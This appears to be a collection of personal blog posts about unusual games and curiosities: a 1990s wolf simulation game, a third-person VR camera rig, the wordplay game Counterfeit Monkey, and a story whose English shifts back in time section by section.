
Like Ha-bee-tat, this is a realistic, pixelated, educational video game about nature. It came out in 1994 but I didn’t get around to playing it until twenty-five years
later in 2019, when I accidentally discovered it while downloading Wolfenstein to my DOSBox.
Like many games of its vintage, it’s not always easy. Imagine my delight when my wolf Glidepath, fighting his injury, managed to find water without getting shot by a human
(and it only took like five attempts).
What you’re seeing is a review of Wolf… but for wolves. I’m not aware of any other posts on that entire site that make the same gag, or
anything like it. That’s weird. And brilliant.
People have done similar thinigs in a variety of ways, but this was one of the most-ambitious:

I’m sure the Steam Frame will make light work of this heavyweight rig, but that’s not the point.

As part of a two-day hack project, these folks put together a mechanism to mount some cameras up a pole, from a backpack containing a computer, connected to a VR headset. The idea was
that you’d be able to explore the world with the kind of “over-the-shoulder cam” that you might be used to in some varieties of videogame.
Theirs was just an experiment in proving what was possible within a “real world” game world. But ever since I saw this video, I’ve wondered about the potential to make what is
functionally an augmented reality game out of it. With good enough spatial tracking, there’d be nothing to stop the world as-shown-to-your-eyes containing objects
that aren’t present in the real world.
Like… what if you were playing Pokemon Go, but from a top down view of yourself as you go around and find creatures out and about in the real world. Not just limited to looking
through your phone as a lens, you’d be immersed in the game in a whole new way.
More “above the head” than “over the shoulder”, but the principle’s much the same.
I’m also really interested in what the experience of seeing yourself from the “wrong” perspective is like. Is it disassociating? Nauseating? Liberating? I’m sure we’ve all done one of
those experiments where, by means of mirrors or props, we experience the illusory sensation of our hand being touched when
it’s not actually our hand. What’s that like when you’re able to visually step completely out of your own body, and yet still move and feel
it perfectly?
There are so many questions that this set-up raises, and I’m yet to see anybody try to answer them.

Even folks who are familiar with the NetHack idiom The DevTeam Thinks Of Everything are still likely to be
impressed with the sheer diversity of objects and their interactions available in Counterfeit Monkey.
What makes it weird? The fact that there’s not really anything else quite like it. Within your first half hour or so of play you’ll probably have acquired your core toolkit – your
full-alphabet letter remover, restoration gel, and monocle – and you’ll begin to discover that you can do just about anything with anything.
Find some BRANDY (I’m don’t recall if there is any in the game; this is just an example) and you can turn it into a BRAND, then into some BRAN,
then into a BRA7. And while there might not exist any puzzles in the game for which you’ll need a bra, each of these items will have a
full description when you look at it. Can you begin to conceive of the amount of work involved in making a game like this?
It’s now over a decade old and continues to receive updates as a community-run project! It’s completely free8,
and if you haven’t played it yet, congratulations: you’re about to have an amazing time. Pay attention to the tutorial, and be sure to use an interpreter that supports the
UNDO command (or else be sure to SAVE frequently!).
I remain interested in things that push the boundaries of what a “game” is or otherwise make the space “fun and weird”. If you’ve seen something I should see, let me know!
Footnotes
1 The blog post got deleted but the Wayback Machine has a copy.
2 Note you don’t get to see a video of me playing It is as if you were making
love; you’re welcome.
3 Strangely – although it’s hard to say that anything in this video is more-strange than
any other part – one of the “hard lads” friends’ then picks up his fag end and takes a drag
4 This, in case it wasn’t obvious to you already, is likely to be a big clue that the
authors’ claim that each chapter was “found” from somewhere different can be pretty-well dismissed.
5 I wanted it to draw parallels to The Langoliers, a Stephen King short story about a group of people who get trapped alone in “yesterday”.
6 Until they opt to “stay asleep forever”, ending the game.
8Counterfeit Monkey is free, but it was almost charityware: if it turns
out you love it as much as I did then you might follow my lead and make a donation to
Emily’s suggested charity the Endangered Language Fund. Just sayin’.
A man takes a train from London to the coast. He’s visiting a town called Wulfleet. It’s small and old, the kind of place with a pub that’s been pouring pints since the Battle of
Bosworth Field. He’s going to write about it for his blog. He’s excited.
He arrives, he checks in. He walks to the cute B&B he’d picked out online. And he writes it all up like any good travel blogger would: in that breezy LiveJournal style from 25
years ago, perhaps, in his case, trying a little too hard.
But as his post goes on, his language gets older. A hundred years older with each jump. The spelling changes. The grammar changes. Words you know are replaced by unfamiliar words,
and his attitude gets older too, as the blogger’s voice is replaced by that of a Georgian diarist, an Elizabethan pamphleteer, a medieval chronicler.
By the middle of his post, he’s writing in what might as well be a foreign language.
But it’s not a foreign language. It’s all English.
None of the story is real: not the blogger, not the town. But the languageisreal, or at least realistic. I constructed the passages myself, working
from what we know about how English was written in each period.
…
It’s possible you caught this excellent blog post last month, but if you didn’t, you’re in for a treat. A long rambling “travel blog” story, except that every three or four paragraphs
the author’s transported back a hundred years in time, which adapts not only the story but – more-importantly – the language the author uses.
For the last couple of hundred years the English language has been moderately stable and well-defined, although the stylistic mannerisms of authors have changed. But as you read beyond
that, the language feels like it’s slowly mutating into something that, by the time you get to a thousand years ago, is nearly indecipherable!
Don’t just read the demonstration until you find you can’t understand it any more, though! After all of that, keep scrolling, and you’ll find that Colin Gorrie’s put together an explanation of what you just read. It describes the linguistic
shifts you’ve now just experienced first-hand, the reasons for them, and how they were reconstructed in order to make this amusing distraction.
The footnotes are great too.
Also; it’s well worth watching/listening to the video that inspired it, in which you can hear (twice, the second time with
explanatory slides) a linguist read a monologue that starts in the English of around 1,500 years ago and progress, jumping every few sentences, through to modern English. Absolutely
fascinating.
A lot of things are hard right now. But I appreciate that Spring has come and I can enjoy a cheese & pickle sandwich and a fake beer for lunch in the sun. All to the sounds of the birds
singing… and, somewhere behind me, the dog excitedly demolishing a pile of pine cones.